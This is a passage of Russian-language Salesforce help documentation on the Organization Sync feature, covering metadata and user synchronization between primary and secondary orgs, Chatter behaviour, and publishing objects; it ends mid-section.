Функция «Синхронизация организации» не позволяет синхронизировать некоторые метаданные. Чтобы гарантировать правильную синхронизацию данных между двумя организациями, рекомендуем настроить и обработать метаданные во второстепенной организации.

Что такое метаданные?

Каждая настройка организации Salesforce инициирует изменение ее метаданных. Например, обновлением метаданных считается редактирование макетов страниц, создание настраиваемого поля и создание типа записи. *Данные* — это информация, хранящаяся в поле (например, номер телефона или имя). Метаданные второстепенной организации должны соответствовать метаданным основной организации. В противном случае, функция «Синхронизация организации» может работать неэффективно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как синхронизировать метаданные между основной и второстепенной организациями?

1. Прежде чем создать подключение для синхронизации организации, выполните следующие действия.
   a. Выполните очистку базовых данных основной организации, необходимую для правильной синхронизации данных. Проверьте основную организацию на наличие указанных ниже ошибок и исправьте найденные ошибки.

- Пустые обязательные поля (данная ошибка может быть вызвана назначением дополнительному полю статуса обязательного)
- Недопустимые поиски
- Повторяющиеся записи

b. Настройте метаданные второстепенной организации в соответствии с метаданными основной организации. Чтобы разрешить автоматическую синхронизацию некоторых метаданных, установите флажок **«Синхронизировать метаданные»** при отправке приглашения на подключение. Список поддерживаемых метаданных см. в разделе«Какие типы метаданных синхронизируются?». Тем не менее, если основная организация предусматривает настройки, содержащие типы неподдерживаемых метаданных, необходимо выполнить аналогичные настройки и развертывания во второстепенной организации.

2. После подключения организаций разработайте бизнес-процесс, гарантирующий применение всех обновлений метаданных, выполненных в одной организации, в другой организации. Помните, что при установке флажка **«Синхронизировать метаданные»** некоторые обновления синхронизируются автоматически.

Когда выполняется синхронизация метаданных?

Если выбрана синхронизация метаданных, система Salesforce начнет копирование поддерживаемых метаданных во второстепенную организацию сразу же после принятия пользователем приглашения на подключение для синхронизации организации. Во время синхронизации поле «Статус подключения» на странице сведений о подключении принимает значение «Выполняется синхронизация метаданных».

После первоначального копирования метаданных ежедневно выполняется обновление и синхронизация поддерживаемых метаданных. Чтобы запустить немедленную синхронизацию всех поддерживаемых метаданных, выполните следующие действия.

1. Откройте страницу сведений о нужном подключении в основной организации.
2. Нажмите кнопку **«Правка»** в разделе сведений о подключении.
3. Снимите флажок **«Синхронизировать метаданные»**. Нажмите кнопку **«Сохранить»**.
4. Нажмите кнопку **«Правка»** в разделе сведений о подключении.
5. Установите флажок **«Синхронизировать метаданные»**. Нажмите кнопку **«Сохранить»**.

Как рекомендуется синхронизировать метаданные?

- При согласии на синхронизацию метаданных воспользуйтесь рекомендациями ниже.
  - Чтобы *удалить* метаданные из одной организации, удалите метаданные из другой организации. Рекомендуем выполнить данное действие, так как удаление метаданных не синхронизируется между организациями.
  - Чтобы создать или обновить *неподдерживаемые* метаданные, выполните данное действие в обеих организациях.
  - Чтобы создать или обновить *поддерживаемые* метаданные, выполните данное действие только в основной организации. Ввиду ежедневной синхронизации поддерживаемых метаданных между основной и второстепенной организациями, изменения типов поддерживаемых метаданных, выполненные во второстепенной организации, перезаписываются во время ежедневной синхронизации.
  - Чтобы поддерживать актуальность метаданных и избежать возможных неполадок при синхронизации, установите флажок **«Синхронизировать метаданные»**, за исключением описанного выше случая немедленной синхронизации. Снятие флажка после принятия приглашения на подключение инициирует приостановку автоматической синхронизации обновлений метаданных. Флажок может быть установлен или снят только из основной организации.
- При снятии флажка **«Синхронизировать метаданные»** убедитесь, что все изменения метаданных (создание, удаление и обновление метаданных) выполняются в обеих организациях.

Как интеграции и интерфейсы API работают при использовании функции «Синхронизация организации»?

При наличии ограниченной во времени интеграции (например, внешняя веб-форма) рекомендуем переадресовывать такую интеграцию во второстепенную организацию при каждой переадресации пользователей. Аналогичный алгоритм действителен для вызовов API. Любые ограниченные во времени вызовы API к системе Salesforce должны содержать регистрационные данные для второстепенной организации. В противном случае, при переключении на второстепенную организацию обработка данных вызовов прекращается.

Создание контакта подключения

Чтобы настроить подключение для функции «Синхронизация организации», необходимо назначить самого себя в качестве контакта подключения для второстепенной организации. Данный алгоритм позволяет получать сообщения эл. почты относительно второстепенной организации, а также без труда администрировать обе организации.

Страница «Подключения» отображает пользователя, управляющего основной организацией, в поле «Ответственный за подключение», а пользователя, управляющего второстепенной организацией, в поле «Контакт».

1. Откройте основную организацию и создайте контакт.
   a. Откройте вкладку «Контакты».
   b. Нажмите кнопку **«Создать»**.
   c. Заполните поля «Личное имя» и «Фамилия» текстом, определяющим контакт второстепенной организации. Например, введите значение *«Ольга Петрова (второстепенная)»* для имени *«Ольга Петрова»*.
   d. Чтобы выбрать организацию компании, воспользуйтесь поиском напротив поля «Имя организации».
   e. Заполните поле «Эл. почта» собственным адресом эл. почты.

      Важное замечание: Данное действие позволяет получать сообщения эл. почты, касающиеся подключения.

   f. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания контактов:
- «Создание» для контактов

Для просмотра контактов:
- «Чтение» для контактов

Подключение организаций

После настройки основной и второстепенной организаций для функции «Синхронизация организации» нужно настроить подключение между данными организациями. Данное подключение позволяет обновлять поток между организациями.

1. Откройте вкладку «Подключения» в основной организации.
2. Нажмите кнопку **«Создать»**.
3. Выберите имя контакта, созданного для настройки подключения. Поле «Организация» автоматически заполняется названием компании.
4. Выберите администратора, назначенного для управления подключением, в поле «Ответственный за подключение».
5. Выберите значение «Репликация» в поле «Тип подключения».
6. При необходимости разрешите синхронизацию лент и полей аудита для всех записей (рекомендуется).

   Прим.: При отсутствии данного параметра обратитесь к администратору Salesforce для включения полномочия создания полей аудита в организации.

7. При необходимости разрешите синхронизацию поддерживаемых метаданных (рекомендуется).
8. При необходимости разрешите синхронизацию пользователей (рекомендуется).
9. Нажмите кнопку **«Сохранить и отправить приглашение»**.
10. Проверьте папку входящих на наличие электронного приглашения для подтверждения подключения. Чтобы принять приглашение, щелкните ссылку в сообщении эл. почты. Данное действие открывает страницу входа Salesforce.
11. Выполните вход посредством имени пользователя и пароля для второстепенной организации. При этом открывается страница сведений о подключении для синхронизации организации. Чтобы выполнить подключение, нажмите кнопку **«Принять»** в разделе сведений о подключении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать подключение для репликации между двумя организациями Salesforce, выполните следующие действия.

- Управление подключениями

СМ. ТАКЖЕ:

Синхронизация лент и полей аудита

Управление пользовательскими данными в функции «Синхронизация организации»

Выбор способа синхронизации

Какие типы метаданных синхронизируются?

Если пользователь соглашается на синхронизацию метаданных путем установки флажка **«Синхронизировать метаданные»** на странице сведений о подключении, то некоторые типы изменений метаданных синхронизируются между основной и второстепенной организациями ежедневно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поддерживаемые метаданные

При выборе параметра, позволяющего синхронизировать метаданные, *вставки* (добавление новых метаданных) и *обновления* (изменение существующих метаданных) указанных ниже типов метаданных синхронизируются ежедневно в одном направлении — из основной организации во второстепенную.

Поддерживаемые метаданные	Исключения
Классы Apex, компоненты и страницы	При синхронизации организации отчеты не синхронизируются. Для правильной синхронизации страницы Apex, которая ссылается на отчет, при использовании синхронизации метаданных, необходимо выполнить следующие действия. • Создать идентичный отчет во второстепенной организации • Обновить страницу Apex, чтобы задать код нового отчета
Настраиваемые поля	
Настраиваемые объекты	
Внешние объекты	
Макеты	Макеты элемента ленты и параметры приложения Salesforce1 для макетов не подлежат синхронизации.
Наборы полномочий	Настраиваемые вкладки и приложения для наборов полномочий не подлежат синхронизации.
Типы записей	При публикации и подписке на объект без типов записей, а также при последующем создании типов записей для объекта, рекомендуем повторно опубликовать объект для отображения типов записей во второстепенной организации.
Роли	

Поддерживаемые метаданные	Исключения
Профили пользователя	Настраиваемые вкладки и приложения для профилей пользователя не подлежат синхронизации.

Неподдерживаемые метаданные

Ниже перечислены действия над поддерживаемыми метаданными, которые не подлежат синхронизации.

- Добавление и обновление метаданных во второстепенной организации
- Удаление метаданных в любой организации

Например, если пользователь создает или обновляет набор полномочий в основной организации, то данное изменение применяется к второстепенной организации в течение 24 часов. Тем не менее, если набор полномочий обновляется во второстепенной организации, то обновление не применяется к основной организации, а обновление во второстепенной организации будет перезаписано при следующей синхронизации.

Внимание: Переименование поддерживаемых метаданных (например, переименование настраиваемого поля) может повредить ссылки на метаданные внутри каждой организации. Чтобы избежать ошибок при переименовании метаданных, клонируйте проблемные метаданные и назначьте им нужное имя. Метаданные верхнего уровня (например, роли, профили и наборы полномочий) могут быть переименованы обычным способом; их переименование не препятствует корректной синхронизации.

СМ. ТАКЖЕ:

Дублирование метаданных

Управление пользовательскими данными в функции «Синхронизация организации»

Просмотр страницы сведений о подключении: пошаговое руководство

Просмотрите страницу сведений о подключении, которая является центром подключения «Синхронизация организации». Ознакомьтесь с методами контроля подключения и обновления параметров.

Приветствуем, администратор по синхронизации организации!

Это обзор страницы сведений о подключении, которая является центром подключения «Синхронизация организации». Здесь можно контролировать подключение и обновлять параметры.

Просмотреть обзор: Просмотр страницы сведений о подключении

1. Данный обзор предназначен для администраторов, которые уже настроили подключение репликации.

   В ином случае см. инструкции в разделе Настройка среды синхронизации организации.

2. Щелкните имя подключения «Синхронизация организации».

   (Рекомендация: это подключение типа «Репликация».) Откроется страница сведений о подключении, универсальная область информации о подключении.

3. В разделе сведений о подключении отображаются общие параметры подключения.

   Просмотрите статус и тип подключения, роль репликации для данной организации (основная или второстепенная) и контакт для каждой организации.

4. В разделе «Опубликованные объекты» отображаются объекты, опубликованные в связанной организации.

   После публикации объекта все обновления, выполненные в данной организации в записях данного типа объекта, синхронизируются со связанной организацией.

5. В разделе «Подписанные объекты» отображаются объекты из связанной организации, на которые подписан пользователь.

   Данный раздел отображается только при наличии подписки на объекты. При наличии подписки на объект все обновления, выполненные в связанной организации в записях данного типа объекта, синхронизируются с данной организацией.

6. В разделе «Журнал подключений» отображаются изменения параметров подключений.

   Например, такие сведения: изменение статуса подключения, уведомления электронной почты, действия по публикации и подписке.

7. В разделе «Очередь записей» отображаются обновления записей, которые передаются связанной организации.

   Если пользователь обновляет общедоступную запись, обновление находится в очереди до его получения связанной организацией. В очереди содержатся только исходящие обновления, поэтому очередь каждой организации отличается.

8. В «Журнале синхронизации организации» содержатся сведения об ошибках синхронизации.

   Если невозможно отправить изменение в связанную организацию, это фиксируется в данном журнале, чтобы определить причину при необходимости. Полный журнал находится на вкладке «Журнал синхронизации организации».

Удачи!

Обзор страницы сведений о подключении окончен. Подробнее см. раздел Синхронизация организации.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания подключения репликации:

- Управление подключениями

Для завершения обзора:

- Текущее подключение репликации Salesforce к Salesforce

  И

  В список вкладок добавлена вкладка «Подключения»

Определение алгоритмов взаимодействия с пользователем функции «Синхронизация организации»

Просмотрите параметры и ограничения, обусловливающие перенаправление, параметры доступа и данные пользователей для функции «Синхронизация организации».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Перенаправление пользователей для функции «Синхронизация организации»

При необходимости определите способ перенаправления пользователей во второстепенную организацию и настройте автоматические уведомления пользователей о начале периода обслуживания.

Управление пользовательскими данными в функции «Синхронизация организации»

При использовании функции «Синхронизация организации» записи пользователей из основной организации соотносятся с аналогичными записями пользователей из второстепенной организации. Прежде чем обновить конфигурацию, рекомендуем просмотреть порядок обновления записей пользователей между организациями.

Управление входами во второстепенную организацию

Пользователям функции «Синхронизация организации» предоставляются отдельные регистрационные данные для доступа ко второстепенной организации. Подобно основной организации, второстепенная организация также позволяет настраивать и управлять входами пользователей.

Особенности работы Chatter при использовании функции «Синхронизация организации»

Хотя Chatter прогнозируемо действует во второстепенной организации, некоторые функции Chatter не синхронизируются между основной и второстепенной организациями.

Перенаправление пользователей для функции «Синхронизация организации»

При необходимости определите способ перенаправления пользователей во второстепенную организацию и настройте автоматические уведомления пользователей о начале периода обслуживания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Уведомление пользователей о синхронизации организации

Рекомендуем заранее уведомлять пользователей о предстоящей синхронизации организации, которая влияет на алгоритмы их взаимодействия во время обслуживания. Опишите возможные ситуации во время обслуживания и напомните о необходимости использования других регистрационных данных для второстепенной организации. Рекомендуем настроить форум (например, группу Chatter), позволяющий пользователям задавать свои вопросы.

Перенаправление пользователей во второстепенную организацию

При выполнении технического обслуживания рекомендуем перенаправить пользователей на URL-адрес второстепенной организации. Воспользуйтесь одним из указанных ниже способов.

- Настройте автоматическую пакетную электронную рассылку, уведомляющую пользователей о необходимости переключения на второстепенную организацию и содержащую URL-адрес второстепенной организации.
- Создайте URL-адрес, перенаправляющий пользователей во второстепенную организацию во время обслуживания.
- Настройте функцию единой регистрации, перенаправляющую пользователей во второстепенную организацию во время обслуживания.

Расписание технического обслуживания доступно на веб-узле trust.salesforce.com. Пользователи могут перенаправляться во второстепенную организацию в любое время и на любой срок.

Создание визуальных подсказок

Пользователи могут заметить, что второстепенная организация содержит только те объекты, которые поддерживаются функцией «Синхронизация организации». При необходимости создайте визуальные подсказки, уведомляющие пользователей о нахождении во второстепенной организации. Например, добавьте сообщение на начальную страницу или боковую панель.

Управление пользовательскими данными в функции «Синхронизация организации»

При использовании функции «Синхронизация организации» записи пользователей из основной организации соотносятся с аналогичными записями пользователей из второстепенной организации. Прежде чем обновить конфигурацию, рекомендуем просмотреть порядок обновления записей пользователей между организациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как добавить пользователей во второстепенную организацию?

Если установить флажок **«Синхронизировать пользователей»** при отправке приглашения на подключение для «Синхронизации организации» (рекомендуется), тогда все пользователи со стандартными лицензиями Salesforce автоматически копируются во второстепенную организацию сразу после принятия приглашения. Установка данного флажка также гарантирует синхронизацию связанных с пользователями обновлений между организациями.

Чтобы добавить записи во второстепенную организацию вручную, не устанавливайте флажок **«Синхронизировать пользователей»** при отправке приглашения на подключение. Затем добавьте записи во второстепенную организацию предпочитаемым методом.

Важное замечание:

- Если добавление записей пользователей во второстепенную организацию выполняется вручную, это следует сделать *до* начала копирования данных во второстепенную организацию посредством пакетной синхронизации. Если запись во второстепенной организации ссылается на пользователя, которого пока не существует в этой организации, этот пользователь автоматически становится ответственным за подключение, а правильное значение поля в основной организации впоследствии будет заменено на новое значение.
- Чтобы вручную запустить копирование всех пользователей, когда выбрана функция синхронизации пользователей, откройте страницу подробных сведений о подключении для функции «Синхронизация организации» в основной организации. В разделе «Сведения о подключении» щелкните **«Правка»**, снимите флажок **«Синхронизировать пользователей»** и нажмите **«Сохранить»**. Затем снова щелкните **«Правка»**, установите флажок **«Синхронизировать пользователей»** и нажмите **«Сохранить»**.

Как пользователи выполняют вход во второстепенную организацию?

Пользователи выполняют вход во второстепенную организацию посредством измененного имени пользователя основной организации и настраиваемого пароля.

Как проверить, что все пользователи добавлены во второстепенную организацию?

Проверьте значение поля «Статус подключения» на странице подробных сведений о подключении для функции «Синхронизация организации» в основной организации. Сразу после принятия приглашения на подключение статус подключения принимает значение «Выполняется синхронизация метаданных», если выбрана синхронизация метаданных, и это говорит о выполнении копирования поддерживаемых метаданных во второстепенную организацию. После этого начнется копирование пользователей во второстепенную организацию и статус подключения изменится на «Выполняется синхронизация пользователя». Статус подключения «Активно» указывает на завершение синхронизации и доступность всех записей пользователей во второстепенной организации. Ошибки копирования пользователей регистрируются в журнале синхронизации организации.

Как долго выполняется синхронизация?

Продолжительность синхронизации определяется объемом пользовательских данных в основной организации.

Какие типы пользователей синхронизируются?

Синхронизируются все пользователи со стандартными лицензиями Salesforce. Подробнее о том, какие пользователи подпадают под эту категорию, см. в разделе «Стандартные лицензии пользователя».

Подлежат ли обновления пользователей синхронизации?

Да. Данные обновления синхронизируются в режиме реального времени в обоих направлениях между организациями:

- Добавление, обновление или деактивация пользователя
- Назначение или переназначение роли, профиля или набора полномочий пользователю (при условии, что роль, профиль или набор полномочий существует в обеих организациях)

Синхронизация метаданных также инициирует автоматическую синхронизацию изменений других метаданных пользователей (например, создание и обновление профилей пользователей).

Прим.: Чтобы выполнять синхронизацию пользователей только в одном направлении — из основной организации во второстепенную, — войдите во второстепенную организацию и снимите флажок **«Синхронизировать пользователей»** на странице подробных сведений о подключении для функции «Синхронизация организации». После этого обновленные сведения пользователей не будут передаваться из второстепенной организации в основную.

Как синхронизировать пользователей и не синхронизировать метаданные?

Чтобы исключить возможные неполадки, рекомендуется установить оба флажка: **«Синхронизировать пользователей»** и **«Синхронизировать метаданные»** при отправке приглашения на подключение. Однако, если необходимо синхронизировать только пользователей без метаданных, не принимайте приглашение на подключения до тех пор, пока не будут обновлены метаданные во второстепенной организации в соответствии с метаданными основной организации. Отсутствие метаданных пользователей (например, профили пользователей) во второстепенной организации препятствует выполнению пакетной синхронизации пользователей и требует ее повторного выполнения. Ошибки синхронизации пользователей регистрируются журналом синхронизации организации.

Управление входами во второстепенную организацию

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователям функции «Синхронизация организации» предоставляются отдельные регистрационные данные для доступа ко второстепенной организации. Подобно основной организации, второстепенная организация также позволяет настраивать и управлять входами пользователей.

Пользователи выполняют вход во второстепенную организацию посредством измененного имени пользователя основной организации и настраиваемого пароля. Имена пользователей второстепенной организации завершаются суффиксом **.dr**, обеспечивающим правильное соотнесение записей пользователей между двумя организациями. Например, имя пользователя основной организации *spetrov@moyakompaniya.ru* соответствует имени пользователя второстепенной организации *spetrov@moyakompaniya.ru.dr*.

Суффикс **.dr** автоматически добавляется к именам пользователей при копировании записи пользователя во второстепенную организацию. Однако при добавлении нового пользователя во второстепенной организации суффикс **.dr** должен быть добавлен к имени пользователя вручную. При отсутствии суффикса **.dr** запись пользователя не копируется во второстепенную организацию. Ошибки имен пользователей отображаются в журнале синхронизации организации во второстепенной организации.

Прим.: Пользователь, заблокированный в основной организации в результате превышения максимального количества попыток ввода пароля, может выполнить вход во второстепенную организацию.

Настройка входов пользователей

После завершения синхронизации пользователей администратор Salesforce должен выполнить вход во второстепенную организацию и сбросить все пароли. Данный алгоритм отправляет всем пользователям сообщение эл. почты, содержащее временный пароль. Уведомите пользователей, что данное сообщение эл. почты содержит пароль для второстепенной организации, предназначенный для соответствующего имени пользователя (имя пользователя Salesforce, дополненное префиксом **.dr**).

Пользователи могут входить в любую организацию со страницы входа Salesforce путем ввода соответствующих регистрационных данных. Управление входами пользователей для второстепенной организации выполняется аналогично основной организации.

Срок действия временных паролей для новых пользователей составляет шесть месяцев. Рекомендуем изменить временный пароль при первом входе. Ссылка входа, добавленная в сообщение эл. почты, может использоваться только один раз. Пользователь, открывший ссылку без изменения пароля, может выполнить повторный вход только после сброса пароля администратором.

Особенности работы Chatter при использовании функции «Синхронизация организации»

Хотя Chatter прогнозируемо действует во второстепенной организации, некоторые функции Chatter не синхронизируются между основной и второстепенной организациями.

Ниже перечислены особенности работы Chatter при включении двусторонней синхронизации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сообщения

Сообщения и комментарии синхронизируются между организациями, поэтому сообщение, опубликованное в одной организации, также отображается в другой организации. Поддерживается публикация файлов размером не более 2 ГБ.

Прим.: Организации должны поддерживать синхронизированные ленты.

Предпочтения

Во второстепенной организации пользователи могут помечать понравившиеся сообщения и комментарии таким же образом, как и в основной. Но предпочтения, представленные в одной организации, не отображаются в другой. Независимо от организации, использовавшейся при выборе понравившегося сообщения, пользователям отправляются электронные уведомления о выполнении действий над понравившимися сообщениями или комментариями. Например, пользователь выбирает понравившееся сообщение во второстепенной организации. При открытии основной организации данное сообщение не будет отображаться как понравившееся. Тем не менее, пользователю будет отправлено электронное уведомление при публикации комментария к данному сообщению в одной из организаций.

Публикации

Пользователи могут точно также нажимать кнопку **«Опубликовать»** для сообщений во второстепенной организации.

Группы

Пользователи могут точно также создавать и редактировать группы Chatter во второстепенной организации; однако, группы не синхронизируются между двумя организациями. Другими словами, группа, существующая в основной организации, не отображается во второстепенной организации (и наоборот).

Упоминания

Во второстепенной организации, как и в основной, пользователи могут упоминать других пользователей и группы. Однако упоминания, добавленные в одной организации, неактивны в другой. Например, пользователь публикует в основной организации следующий комментарий: «@Анна Григорьева, возможно, Вам будет интересно». Данный комментарий будет отображаться во второстепенной организации, но упоминание «@Анна Григорьева» не будет открывать соответствующий профиль.

Темы

Пользователи могут точно также дополнять сообщения темами во второстепенной организации; однако, темы не синхронизируются между двумя организациями. Другими словами, сообщение, которое содержит темы, добавленные в основной организации, будет отображаться во второстепенной организации без тем.

Публикация и подписка на объекты в функции «Синхронизация организации»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

После связывания основной и второстепенной организаций посредством подключения для синхронизации организации рекомендуется выполнить процесс публикации и подписки, позволяющий применять вставки, обновления и удаления записей к обеим организациям.

Процесс публикации и подписки позволяет публиковать объекты и их поля в основной организации, а подписываться во второстепенной организации. Затем аналогичный процесс повторяется в обратном порядке. Данный алгоритм гарантирует двустороннюю синхронизацию обновлений записей.

Публикация объекта не инициирует копирование записей во второстепенную организацию; данная операция просто создает путь, позволяющий выполнять пакетную синхронизацию для копирования записей данного типа объекта из основной организации во второстепенную. Например, при публикации объекта «Организация» пользователь может выполнить пакетную синхронизацию для копирования всех его записей во второстепенную организацию. После выполнения начальной пакетной синхронизации все вставки, обновления и удаления записей данного типа объекта автоматически применяются к обеим организациям.

Какие объекты могут быть опубликованы?

Функция «Синхронизация организации» позволяет публиковать только определенные объекты. Тщательно обдумайте выбор объектов для публикации. Рекомендуем публиковать только важные объекты.

Знакомство с взаимосвязями поиска при использовании функции «Синхронизация организации»

Прежде чем начать процесс публикации и подписки, убедитесь, что полностью понимаете роль, выполняемую поисками при использовании функции «Синхронизация организации». Синхронизация организации автоматически сохраняет большинство стандартных взаимосвязей поиска. Однако рекомендуется публиковать объекты и их поля соответствующим образом, отражающим иерархию используемой модели данных.

Публикация объектов во второстепенную организацию

После настройки подключения для синхронизации организации можно опубликовать нужные объекты во второстепенной организации.

Редактирование опубликованных полей

При публикации объекта рекомендуем также определить публикуемые поля данного объекта. По умолчанию публикация родительского объекта инициирует публикацию всех поддерживаемых полей. При необходимости публикация полей может быть отменена. Неопубликованное поле не отображается в связанной организации.

Подписка на объекты во второстепенной организации

Рекомендуем подписаться на опубликованный объект во второстепенной организации. При подписке на объект пользователь выполняет соотнесение объекта с самим собой, позволяя записям данного типа объекта отображаться во второстепенной организации.

Редактирование подписанных полей

Подписка на объект в функции «Синхронизация организации» инициирует автоматическую подписку на его поля. Автоматическое соотнесение полей гарантирует правильную синхронизацию данных.

Выполнение процесса публикации

Благодаря публикации объектов в основной организации и подписке на данные объекты во второстепенной организации, обновления записей для данных типов объектов могут передаваться из основной организации во второстепенную. Чтобы выполнить двустороннюю синхронизацию обновлений, рекомендуем опубликовать и подписаться на данные объекты в обратном направлении — из второстепенной организации в основную.

Какие объекты могут быть опубликованы?

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Синхронизация организации» позволяет публиковать только определенные объекты. Тщательно обдумайте выбор объектов для публикации. Рекомендуем публиковать только важные объекты.

При выборе объектов для публикации рекомендуем учитывать взаимосвязи между объектами. Если один объект является потомком другого (например, объект «Контакт» является потомком объекта «Организация»), рекомендуем опубликовать оба объекта.

Ниже перечислены объекты, которые могут публиковаться при использовании функции «Синхронизация организации».

Любой развернутый настраиваемый объект

Организация

Вложение (личное и общедоступное)

Обращение

Комментарий к обращению (личный и общедоступный)

Участник группы, работающей с обращениями

Сюда относятся участники предопределенной группы, работающей с обращениями; применяется только к участникам рабочих групп, являющимся пользователями. Участники рабочих групп, являющиеся контактами, не поддерживаются.

Контакт

При использовании организаций-лиц рекомендуем одновременно опубликовать объекты «Контакт» и «Организация».

Сообщение эл. почты

Электронные черновики и встроенные изображения не поддерживаются.

Комментарий ленты

Элемент ленты

При выборе параметра «Синхронизировать ленты и поля аудита» во время настройки подключения синхронизация лент между двумя организациями выполняется только после публикации объектов «Элемент ленты» и «Комментарий ленты». Поддерживаются только сообщения размером не более 50 Мб.

Интерес

Возможность

Рекомендуем обновить этапы возможности со страницы сведений о записи возможности. Функция «Синхронизация организации» не поддерживает действия глобального поиска и замены для этапов возможности, а также не позволяет их синхронизировать между основной и второстепенной организациями.

Продукт

Задача

СМ. ТАКЖЕ:

Знакомство с взаимосвязями поиска при использовании функции «Синхронизация организации»

Публикация и подписка на объекты в функции «Синхронизация организации»

Знакомство с взаимосвязями поиска при использовании функции «Синхронизация организации»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прежде чем начать процесс публикации и подписки, убедитесь, что полностью понимаете роль, выполняемую поисками при использовании функции «Синхронизация организации». Синхронизация организации автоматически сохраняет большинство стандартных взаимосвязей поиска. Однако рекомендуется публиковать объекты и их поля соответствующим образом, отражающим иерархию используемой модели данных.

Система Salesforce позволяет сохранять иерархические взаимосвязи поиска не глубже одного уровня. Например, система сохраняет поиски между дочерним объектом «Контакт» и родительским объектом «Организация».

Удаление родительского объекта из системы Salesforce инициирует удаление его дочерних объектов (например, вложения). Данный алгоритм также распространяется на функцию «Синхронизация организации». Например, при синхронизации обращения, содержащего вложения, обратимое удаление обращения из одной организации инициирует обратимое удаление обращения и его вложений из обеих организаций. Аналогичным образом, восстановление обращения в одной организации инициирует восстановление обращения и его вложений в обеих организациях.

Чтобы гарантировать сохранность взаимосвязей поиска публикуемых объектов, воспользуйтесь рекомендациями ниже.

- Оба объекта должны быть выбраны для публикации и подписки.
- Родительский объект должен быть опубликован во второстепенной организации не позднее дочернего объекта. Если дочерний объект взаимосвязи поиска публикуется раньше родительского, то поле поиска остается пустым; если это поле поиска обязательно для заполнения — репликация записи завершится неудачей. Во избежание возможных нарушений, рекомендуем публиковать все объекты одновременно.
- Модель данных не должна содержать циклические зависимости.


Публикация объектов во второстепенную организацию

После настройки подключения для синхронизации организации можно опубликовать нужные объекты во второстепенной организации.

При публикации и подписке на объект пользователь создает связь между основной и второстепенной организациями, позволяющую применять вставки, обновления и удаления записей данного объекта к обеим организациям.

Чтобы опубликовать объекты из основной организации во второстепенную, выполните указанные ниже действия.

1. Выполните вход в основную организацию.
2. Откройте вкладку «Подключения».
3. Щелкните имя нужного подключения в столбце «Имя подключения».
4. Нажмите кнопку **«Публиковать/отменить публикацию»** в разделе «Опубликованные объекты».
5. Выберите все нужные объекты.



6. Нажмите кнопку **«Сохранить»**. Опубликованные объекты отображаются в разделе «Опубликованные объекты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования опубликованных объектов:

- Управление подключениями

Редактирование опубликованных полей

При публикации объекта рекомендуем также определить публикуемые поля данного объекта. По умолчанию публикация родительского объекта инициирует публикацию всех поддерживаемых полей. При необходимости публикация полей может быть отменена. Неопубликованное поле не отображается в связанной организации.

Чтобы отредактировать опубликованные поля объекта, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения в столбце «Имя подключения».
3. Щелкните ссылку **«Правка»** напротив имени нужного объекта в разделе «Опубликованные объекты».

ВЕРСИИ

